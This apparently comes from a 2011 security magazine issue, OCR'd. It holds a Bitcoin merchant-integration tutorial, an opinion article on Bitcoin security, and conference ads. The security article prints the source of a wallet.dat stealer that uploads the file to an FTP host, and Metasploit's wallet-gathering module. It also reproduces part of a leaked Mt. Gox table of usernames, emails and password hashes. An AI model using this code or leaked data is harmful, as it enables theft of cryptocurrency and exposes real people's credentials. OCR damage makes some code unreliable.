With Bitcoins, there's likely to be some difference between the value of BTC when you received them as payment, versus when you go to exchange them for another currency like USD, should you decide to do so. This scenario, likewise, would be

Listing 1.

```
~/.bitcoin/bitcoin.conf on Linux:
rpcuser=youruser
rpcpassword={a secure password}
Now run bitcoind and play with a few commands:
$ ./bitcoind
$ ./bitcoind getinfo
$ ./bitcoind help
```

Listing 2.

```
<?php
include (,jsonRPCServer.php');
$bitcoin = new jsonRPCClient
(,http://user:password@127.0.0.1:8332/');
?>
After you've got the daemon running and the JSON-RPC API in place, interacting with the service is trivial:
<?php
echo „<pre>\n";
print_r($bitcoin->getinfo());
echo „</pre>";
?>
```


Listing 3.

```
    <?php
    function my_mtgox_query($myPath, $myRequest = array()) {
// API settings
$key = ,';
$secret = ,';
// generate a nonce as microtime,
// you want to use as-string handling to avoid
//problems with 32bits systems
$mt = explode(, ,, microtime());
$myRequest[,nonce'] = $mt[1].substr($mt[0], 2, 6);
// generate the POST data string
$myPostData = http_build_query($myRequest, ,', ,&');
// generate the extra headers
$myHeaders = array(
,Rest-Key: ,.$key,
,Rest-Sign: ,.base64_encode(hash_hmac(,sha512', $myPostData, base64_decode($secret), true)),
);
// curl handle (initialize)
static $handle = null;
if (is_null($handle)) {
$handle = curl_init();
curl_setopt($handle, CURLOPT_RETURNTRANSFER, true);
curl_setopt($handle, CURLOPT_USERAGENT, ,Mozilla/4.0 (compatible; MtGox PHP client; ,.php_uname(,s').'; PHP/'.
phpversion().')');
}
curl_setopt($handle, CURLOPT_URL, ,https://mtgox.com/api/'.$myPath);
curl_setopt($handle, CURLOPT_POSTFIELDS, $myPostData);
curl_setopt($handle, CURLOPT_HTTPHEADER, $myHeaders);
// run the query
$resource = curl_exec($handle);
if ($resource === false) throw new Exception(,Could not get reply: ,.curl_error($handle));
$dec = json_decode($resource, true);
if (!$dec) throw new Exception(,Invalid data received, please make sure connection is working and requested API
exists!!!');
return $dec;
}
?>
Once your main query function is written, you can get info about an account, plus a list of permissions by using code
like this:
<?php
var_dump(my_mtgox_query('0,info.php'));
?>
Or, buying Bitcoins may be as simple as:
<?php
var_dump(my_mtgox_query(,0/buyBTC.php', array(,amount' => 1, ,price' => 15)));
?>
```

no different if you accepted foreign currency or gold as payment. Do not construe any of this to be a legal device, but merely a starting point for you to have a conversation with a qualified tax professional in your own particular legal jurisdiction.

The Bitcoin Client

By now, if you are technologist who may very well be interested in contributing to the Bitcoin ecology, it is probably best to start by geting your wallet established. To begin sending and receiving Bitcoins, get yourself the Bitcoin client.



The Bitcoin Daemon

Obtaining the Bitcoin command-line daemon is the next thing you'll need to do. If you are running your server on a common Linux distribution like Ubuntu, as I do, you can either compile it from source or download a binary from the bitcoin.org homepage.

Before running bitcoind you will need to create a file in the bitcoin data directory (Listing 1).

Of course, none of this will do much for you without writing some actual code to interface with the daemon. If you are looking write your own custom applications or are thinking about experimenting with a Bitcoin solution, starting with JSON-RPC API might be a good place to begin. Over the past few years I have worked with my own custom-rolled JavaScript based MVC framework that provides access to a rich library of common Web 2.0 bells and whistles, in conjunction with a design pattern that utilizes JSON objects as the go-between, posting and receiving data from a PHP factory style class that instantiates objects based upon the make-up of parameterized JSON objects. The easy conversion of values obtained from DOM elements cobbled from a web interface into JSON, and from JSON, makes for seamless and easy web application development. This all might not be everyone's cup of tea, but JSON-RPC PHP offers an excellent starting point.

The jsonRPCServer contains only one static method, so no object need be instantiated. But the class accessing the server must contain data access methods, database server references, file system settings, etc (Listing 2).

One thing to take into consideration with Bitcoin is that microtransactions will be commonplace, particularly since at the time of this writing 1 BTC = ~$13, and will most likely climb over time. Amounts can range from 1 (0.00000001 BTC) to nearly 2,100,000,000,000,000 (21,000,000 BTC). To avoid rounding errors, you must make sure your PHP implementation supports double-precision floating point numbers, which have 53 bits of precision. If your PHP implementation does not support 64-bit numbers, you must use a version of bitcoind that sends values as strings and use the GMP and BC Math libraries for all calculations involving bitcoin amounts. It is probably best to avoid this though and to build your solution on a solid foundation.

The MTGox API

Not everyone has access to their own server and most developers would prefer to simplify their entry into the Bitcoin arena. For them, there is the MTGox API. This API provides various methods to access different information from the market, place orders, and transfer funds. There is both an HTTP API (available by posting to mtgox.com/code/*) and the websocket API.

Using PHP and cURL, writing a function like this to query the services is fairly simple (Listing 3).

For the casual online merchant, who neither wants to operate their own server, nor write custom code to interact with other services, I'd like to turn your attention to the Zen Cart Bitcoin payment module. Getting the payment module to work is as simple as uploading the files to your current working installation.

Simply move the downloaded files into Zen Cart installation root. Move the files under admin to your Zen Cart admin directory. Also, be sure to put bitcoin_extras_dhtml.php under your admin directory. Then, enable the mod in payment modules and enter your Bitcoind RPC information. Under admin->extras navigation there will be a link to view admin/bitcoin.php which lists all accounts, payments made, and invoice balances for order/payment review.

Any decent payment module that intergrates with Magento, osCommerce, or other popular solutions should contain the following characteristics.

When an order is completed, the following should be recorded:

- Bitcoin address for payment
- Order details, address, delivery instructions
- Customer's refund address
- Payment amount
- When payment is received, the following should happen:
- Goods sent to customer
- Order marked as complete in tracking system
- Order marked as denied if transaction does not complete
- Funds forwarded to proper account

Conclusion

Hopefully this article gave you some insight into the practical means of introducing Bitcoin to online and off-line commerce. Some key points on security, taxes, and the actual operation of a Bitcoin client and daemon should offer a good starting point for an experienced programmer to begin offering Bitcoin-based commerce solutions. I encourage the reader to do their own research on the many offerings in this realm that appear to be released daily. For Bitcoin to be successful, applications and systems must do what solutions using traditional currencies already do well, or better. In time, the rest should take care of itself given the myriad benefits of Bitcoin's anonymous, P2P, secure transactions. Most importantly, by treating your clients' data and money to be as valuable as they truly are, you can serve both your own financial interests, your clients' interests, and the greater Bitcoin economy.

ED HERTZOG

is an application developer and web technologist of 14 years who resides in the University City section of Philadelphia, Pennsylvania. His interests include using technology to improve markets and human interactions. In between spending time with his wife, baby daughter, and two cats, he is an avid numismatist, follower of current events, outdoorsman and angler.

BITCOIN – DESTINED TO FAIL

Security is not built into the Bitcoin system, and the system does not actively protect users from themselves. It is destined to fail.

Rebecca Wynn

Some believe that the Bitcoin is the world's first global currency which may just stand a chance to succeed and thrive. I disagree. Security is not built into the Bitcoin system, and the system does not actively protect users from themselves. It is destined to fail. This article will explain briefly what Bitcoins are, explore the security issues surrounding them, and discuss the future global currency which is not Bitcoins.

Bitcoin is a global decentralized digital currency that was devised in 2009 by programmer Satoshi Nakomoto (this name may be an alias). It is underwritten by a peer-to-peer network cousin to file-sharing services like BitTorrent.

Its goal is to solve many of the issues with todays by providing:

- Near-cash anonymity with online transactions (no banks, no fees, no traces)
- Secured transactions by using public-key encryption
- No centralized system – all transactions are cleared through a single database
- Cryptographic techniques – public hashing (no first and last names)
- Operate more like a commodity – currently divisible down to 8 decimal places e.g. products and services can accept 4.025 BTC, 4.00000025 BTC, etc.
- To maintain value, there will only be a total of 21 million Bitcoins

Though there is a currency exchange rate for Bitcoins, their value is still highly subjective due to sharp market fluctuations. As of July 18, 2011, each Bitcoin was worth 13.14941 USD with the daily range being 13.022 – 13.37971. Even though Bitcoins used to be worthless they have grown to be considerably more than the U.S. dollar (USD) or the Euro.

In June 2009, China placed limits on the use of virtual currency. "The virtual currency, which is converted into real money at a certain exchange rate, will only be allowed to trade in virtual goods and services provided by its issuer, not real goods and services," the Ministries said. The Chinese government estimated that trade in virtual currency exceeded several billion Yuan in 2008; a figure that it claimed had been growing at a rate of 20% annually. The ruling was estimated to affect many of the more than 300 million Internet users in China, as well as those in other countries involved in virtual currency trading. Once you have Bitcoins, it is up to you as to how you want to use them.

1. Trading – People offer goods, services, and information in exchange for Bitcoins. Many people use Bitcoins when making online donations.
2. Buying and Selling – There are several exchange markets available that allow a person to sell his/her Bitcoins for cash.
3. Mining – This is very involved and requires a dedicated computer to mine the Bitcoins. You can build your own miner, purchase one, rent one, or share one.

Bitcoin recent news and issues

Recently a Bitcoin user lost a substantial amount of Bitcoins when his wallet.dat file was compromised. His system was hacked and he lost a substantial amount of money.

69896 confirmati...	6/13/2010 14:44	Generated	+50.00
70042 confirmati...	6/12/2010 17:16	Generated	+50.00
70171 confirmati...	6/11/2010 18:49	Generated	+50.00
70357 confirmati...	6/10/2010 16:18	Generated	+50.00
70532 confirmati...	6/9/2010 14:21	Generated	+50.00
70691 confirmati...	6/8/2010 14:55	Generated	+50.00
70774 confirmati...	6/8/2010 01:54	Generated	+50.00
70941 confirmati...	6/7/2010 01:55	To: Bitcoinexpress 1KLER6PxvMHgjn8zzZJqf84ULcGkD...	-3,000.00
70956 confirmati...	6/7/2010 00:24	Generated	+50.00
71026 confirmati...	6/6/2010 11:22	Generated	+50.00
71170 confirmati...	6/5/2010 12:10	Generated	+50.00
71193 confirmati...	6/5/2010 07:57	Generated	+50.00

Bitcoin Theft

There have been reports of a Trojan/virus named Infostealer.Coinbit that tries to steal Bitcoin wallets.

Bitcoin Wallet.dat FTP Stealer Source

Code:

```
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow)
{

        killprocess();
        Sleep(40000);
        srand((unsigned)time(NULL));                    // we get time to use for random seed
        int seedone=rand();                             // seed one
    int seedtwo=rand()*3;                               // seed two times 3
        int seedboth = seedone + seedtwo;               // combine seeds to ensure random int
                                                                // now we need to convert int to char
        char randomseed[99];                            // make randomseed buffer at 99 to prevent overflow
    itoa(seedboth,randomseed,10);                       // use itoa, (int (seedboth), randomseed (random is now seedboth but in
 char), value (10 coverts to decimal)
                                                                // did this so the wallet.dat file woul
dn't be overwritten in ftp because of same file name
        char* appdata = getenv("APPDATA");              //Gets %Appdata% path
        char* truepath = strcat(appdata, "\\Bitcoin\\wallet.dat");  //Bitcoin file to steal

        //ftp connection
        HINTERNET hInternet;
        HINTERNET hFtpSession;
        hInternet = InternetOpen(NULL,INTERNET_OPEN_TYPE_DIRECT,NULL,NULL,0);
        hFtpSession = InternetConnect(hInternet, "ftp.host.com", INTERNET_DEFAULT_FTP_PORT, "user@host.com", "bigdickben", INTE
RNET_SERVICE_FTP, 0, 0);  //ftp host, user, pass

        FtpPutFile(hFtpSession, truepath , randomseed , FTP_TRANSFER_TYPE_BINARY, 0);
        FtpPutFile(hFtpSession, truepath, randomseed, FTP_TRANSFER_TYPE_BINARY, 0);

        InternetCloseHandle(hFtpSession);
```


Bitcoin Wallet.dat FTP Stealer Source Code

Metasploit Framework released Bitcoin hijacker code in June 21, 2011.

```
# $Id: bitcoin_jacker.rb 12993 2011-06-21 03:24:07Z hdm $
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'
require 'rex'


class Metasploit3 < Msf::Post
        include Msf::Auxiliary::Report

        def initialize(info={})
                super( update_info( info,
                                'Name'          => 'Windows Gather Bitcoin wallet.dat',
                                'Description'   => %q{ This module downloads any Bitcoin wallet.dat files from the target system},
                                'License'       => MSF_LICENSE,
                                'Author'        => [ 'illwill <illwill@illmob.org>'],
                                'Version'       => '$Revision: 12993 $',
                                'Platform'      => [ 'windows' ],
                                'SessionTypes'  => [ 'meterpreter' ]
                        ))
        end

        def run
                print_status("Checking All Users For Bitcoin Wallet...")
                os = session.sys.config.sysinfo['OS']
                drive = session.fs.file.expand_path("%SystemDrive%")

                if os =~ /Windows 7|Vista|2008/
                        $appdata = "\\AppData\\Roaming\\"
                        $users = drive + "\\Users"
                else
                        $appdata = "\\Application Data\\"
                        $users = drive + "\\Documents and Settings"
                end

                get_users

                $userpaths.each do |path|
                        jack_wallet(path)
                end
        end

        def jack_wallet(path)
                data    = ""
                filename = "#{path}#{$appdata}\\Bitcoin\\wallet.dat"
                found    = client.fs.file.stat(filename) rescue nil
                return if not found

                print_status("Wallet Found At #{filename}")
                print_status("    Jackin their wallet...")

                kill_bitcoin

                begin
                        wallet = session.fs.file.new(filename, "rb")
                        until wallet.eof?
                                data << wallet.read
                        end

                        store_loot("bitcoin.wallet", "application/octet-stream", session, data, filename, "Bitcoin Wallet")
                        print_status("    Wallet Jacked.")
                rescue ::Interrupt
                        raise $!
                rescue ::Exception => e
                        print_error("Failed to download #{filename}: #{e.class} #{e}")
                end
        end

        def get_users
                $userpaths = []
                session.fs.dir.foreach($users) do |path|
                        next if path =~ /^(\.|\.\.|All Users|Default|Default User|Public|desktop.ini|LocalService|NetworkService)$/
                        $userpaths << "#{$users}\\#{path}\\"
                end
        end
```

Metasploit Framework Bitcoin Hijacker Source Code

Mt. Gox which is/was the most popular Bitcoin market was hacked. There was a database dump of around 60,000 Mt. Gox users leaked on the internet. On that day Bitcoins went from selling at $28.919 USD to $20.01 USD which was a drop of 30.8%.




	A	B	C	D
1		Username	Email	Password
2	1	jed	jed@thefarwilds.com	1E1xAsgR1$v
3	2	Babylon	babylon_horuv@lycos.com	1ww5kHeyP$
4	3	kevin	kevin@pentabarf.net	$1$0Ib3/xhJ$y1
5	4	Justdigi		1yHWqORNr$
6	6	BitCoinPurse	john.wefler@gmail.com	1WNPPwCLE$
7	7	EricJ2190	EricJ2190@gmail.com	5de14ed92c5a5
8	8	theymos	theymos@mm.st	1Rhiuqwb/$g
9	9	bythebit	bitcoinnick@yahoo.com	aa535719a177c
10	10	abcde		1eVe/yQrF$H
11	12	jercos	jercos@gmail.com	e3c40a11dc441
12	13	superbitcoin		e0d5fac0ae5b5
13	14	kwikbux	mirkojp79-fx@yahoo.com	1z8fDMnum$
14	15	diven	kd5zex@gmail.com	1Y3n35/9w$
15	16	AlexEagar	alexeagar@gmail.com	b618a1516e37
16	17	ender_x	mtgox@roskelley.us	24011631bf6b0
17	18	Need2Revolt	francesco.davide.carnovale@gr	$1$75y9J4e4$g
18	19	marketmaker	roger.browne@gmail.com	1o81nIXGq$
19	20	eugene2k	e.gorodinsky@gmail.com	1VOKwnjUV$
20	21	AUnorthodox		1MZ3SqHoz$

Mt. Gox Database Hacked

Tradehill and other Bitcoin exchanges subsequently went offline after the Mt. Gox hack as a precaution. The logical fear was that users would use the same password on multiple exchanges. The Bitcoin market suffered from a major change in value and although there was a rollback, the market is still stabilizing.

These exchanges' closing even for a short period of time has brought to the forefront the serious problem of liquidity. PayPal has blocked transactions to the Bitcoin exchanges. This is because PayPal has a policy against virtual currencies. With the easy PayPal route gone, market liquidity has been dramatically reduced. Bitcoin has a very real liquidity problem.



Tradehill Temporarily Disabled

United States senators and other governments have become concerned about money laundering and sites like Silk Road use that use Bitcoins to purchase illegal drugs. The threat of the U.S. and other governments taking some sort of action over anonymity looms over the Bitcoin market.

Silk Road Anonymous Marketplace

Bitcoin security concerns:

1. Bitcoin was designed to be anonymous. It wasn't design to be secure. Although the recent security incidents weren't Bitcoin's fault, it isn't encouraging secure practices either.
2. The wallet.dat file should always be strongly encrypted and stored somewhere safe. If you lose your wallet then you have no way to reclaim your Bitcoins.
   a. The easiest way to store Bitcoins is to use an online wallet service through which all transactions are carried out. Many people do not like this because that means trusting that provider with your money, staying in business, being able to get your money back if they go out of business or steal from you, etc.
   b. The alternate solution is to install a personal digital wallet on your own computer.)

Sample open source code (Source: http://sanescreen.org/wallet):

```
#!/bin/bash
#
# Script for wallet encryption
# Licence: GPL v3
# Author: ThomasV
# Support : 12oabCifvHuxzXtYVGhkxVfWZDvKcU743s
# Warning 1: your wallet will remain unencrypted
                    while the client is used
# Warning 2: your wallet will be LOST if you
                    forget your password

dir=path_to_your_Bitcoin_directory
client=path_to_your_Bitcoin_client

if [ -e $dir/wallet.dat.aes256 ]
then
stty -echo
read -p "Password: " passw; echo
stty echo
if openssl enc -d -aes256 -in $dir/wallet.dat.aes256
   -out /dev/shm/wallet.dat -pass pass:$passw
then
echo "ok, starting the client"
chmod go-rxw /dev/shm/wallet.dat
ln -s /dev/shm/wallet.dat $dir/wallet.dat
$client -datadir=$dir
openssl enc -aes256 -in /dev/shm/wallet.dat
   -out $dir/wallet.dat.aes256 -pass pass:$passw
openssl enc -d -aes256 -in $dir/wallet.dat.aes256
   -out /dev/shm/wallet.dat2 -pass pass:$passw
if diff /dev/shm/wallet.dat /dev/shm/wallet.dat2 > /dev/null
then
echo "done"
rm -f /dev/shm/wallet.dat
rm -f /dev/shm/wallet.dat2
else
echo "encryption error. see /dev/shm/wallet.dat"
rm -f /dev/shm/wallet.dat2
fi
#remove symlink
rm -f $dir/wallet.dat
else
echo "wrong password"
rm -f /dev/shm/wallet.dat
fi
else
echo "Your wallet does not appear to be encrypted."
echo "Encrypt it first with openssl:"
echo "openssl enc -aes256 -in wallet.dat
   -out wallet.dat.aes256"
fi
```

3. As a Bitcoin user understand the security risks and practice good security. Namely:
   a. Protect your system from theft (secure the system, encryption)
   b. Protect your system from viruses, malicious code (firewalls, anti-virus, encryption, limited user)
   c. Protect your system from physical damage (make back-up copies of the wallet and keep in a fire proof safe)
   d. Use a separate device such as a USB loaded with Ubunto or a virtual machine just for your Bitcoin exchanges
4. Be careful when choosing a Bitcoin market. Make sure they have a good reputation, used secure socket layer (SSL), two-factor authentication, etc.

Conclusion

Unless there is some action by the U.S. and other governments, it's unlikely that Bitcoins will go away. Market volatility poses a very serious threat to Bitcoin users. It seems that the best time to have bought Bitcoins was at the very beginning. In my opinion, in a couple of years, it will be in the graveyard with all the other virtual currencies that have come and gone over the years. Bitcoins will not be the virtual currency of the future.

The First Global One World Currency

What could be the first global one-world currency? The United Future Currency Program that is supported by world leaders may be the answer. It is both a virtual currency and a hard currency.

For any global currency to be successful must have global leaders' support and financing. This new currency uses advanced security measures such as bar codes and hashing algorithms. There are plans for the New World Order (NWO) currency to undergo a public test run at the 2015 Milan Universal Expo.

A single currency becomes the premise for an increasingly global planet. A virtual currency capable of speaking a single, comprehensible language to foster humankind's innate desire to go farther, to surpass boundaries, and move towards true principles of peace, freedom, brotherhood and understanding beyond issues of race, political and religious beliefs and party interests.

We are presenting the peoples of nations, governments, institutions, intellectuals, ordinary people, pragmatists and idealists, scholars and, above all, young people - the real protagonists of the future - with a simple, ingenuous yet determined long-term vision for building an ideal bridge with tomorrow and interpreting a dream to transform into reality." (Source: United Future World Currency Program)

Russia first put forward the idea at the last G8 summit in London last April 2009. China has been another vocal advocate for a one-world currency to replace the American dollar, which has dominated international currency markets since the end of World War II. French president Nicholas Sarkozy lent his support for such an effort during the summit, insisting that "we cannot stick with just one single currency."

The coin, created by The Royal Mint of Belgium, bears the phrase "unity in diversity." Special gold editions were presented as gifts to G8 world leaders by United Future World Currency, which is spearheading the project.

The UFWC project was conceived back in 1996 by Sandro Sassoli, on the advice of Arthur Schlessinger Jr, former adviser to American President John F. Kennedy.

Additional Resources:

- *http://www.weusecoins.com*
- *http://bitminer.info*
- *https://en.Bitcoin.it/wiki/Mining_hardware_comparison*
- *http://forum.Bitcoin.org/index.php*
- *http://en.wikipedia.org/wiki/Bitcoin*
- *https://en.Bitcoin.it/wiki/Introduction*
- *http://www.Bitcoinmonitor.com*
- *http://futureworldcurrency.com*
- *http://www.economist.com/blogs/babbage/2011/06/virtual-currency*
- *http://www.zdnet.com/blog/btl/Bitcoin-a-guide-to-the-future-of-currency/50601rl*
- *http://www.futureworldcurrency.com*
- *http://www.kimpl.com/773/Bitcoin-digital-currency-anonymous-payments/*

REBECCA WYNN

Rebecca Wynn, DHL, MBA, CISSP, CRISC, LPT, CIWSA, MCTS 2005, LPT, GSEC, CCSK, NSA/CNSS NSTISSI 4011-4016 is a Lead/Principal Security Engineer with NCI Information Systems, Inc. She has been on the Editorial Advisory Board for Hakin9 Practical Protection IT Security Magazine since 2008 and on the Editorial Advisory Board for Enterprise IT Security Magazine since 2011.


Hacker Halted
USA 2011
Oct 21-27, 2011
Intercontinental Hotel. Miami, Florida
Its more than just a conference.
Its the Convergence of the Best at
a World Class Event
Jeremiah Grossman
Bruce Schneier
Philippe Courtot
George Kurtz
Charlie Miller
www.hackerhalted.com

HACKTIVITY

The Largest Hacker Conference in Central and Eastern Europe

September 17-18, 2011. Millenáris / HUNGARY, BUDAPEST

keynote speakers:

PETER SZOR / USA

RAOUL CHIESA / ITALY

speakers:

VIVEK RAMACHANDRAN / INDIA wireless worm - the founder of securitytube.net

ERTUNGA ARSAL / GERMANY SAP security

JOSEPH MCCRAY / USA mobile phone security - Air Force veteran

ALEXANDER KORNBRUST / GERMANY Oracle Forensic

PAVOL LUPTAK / SLOVAKIA Cryptoanarchy

YANIV MIRON / ISRAEL SCADA security

MICHELE ORRU / ITALY BEeF - Browser Exploitation Framework

WIKILEAKS POST-MORTEM

HACK THE BRAIN – PSYCHO

STUXNET

DATABASE SECURITY

CRIPTOCHIPS' SECURITY

HARDWARE HACKING

SECURITY OF VIRTUALIZATION

CRIPTOGRAPHY

LAW AND SECURITY

FIRST EUROPEAN ONLINE CERTIFIED ETHICAL HACKER (CEH) COURSE WITH NetACADEMIA

EC-Council - The Global CyberLympics - CEE finals

LOCKPICKING (NON-DESTRUCTIVE LOCK-OPENING) LECTURE AND WORKSHOP

- this year we organize CTF game again with qualifying round on the web
- wargame putting emphasis on web-vulnerabilities
- hello workshops: jump from theory to practice
- old-timer computers brought back to life and you can see them under power
- hacker road, where you can learn about the history, present and future of hacking
- separate section for the history of Hungarian hacking

AND A BIG BIG SATURDAY NIGHT PARTY

Tickets are available until 10th of September with 10% discount on www.hacktivity.com

Full prices
for adults: 60 EUR
for companies: 120 EUR

further information and registration: www.hacktivity.com

diamond sponsor: Deloitte.

gold sponsor: kancellar.hu THE INFORMATION SECURITY EXPERT

silver sponsor: ARUBA networks, biztributor, WEBSHARK

seeded media sponsor: HAKIN9 All About IT Security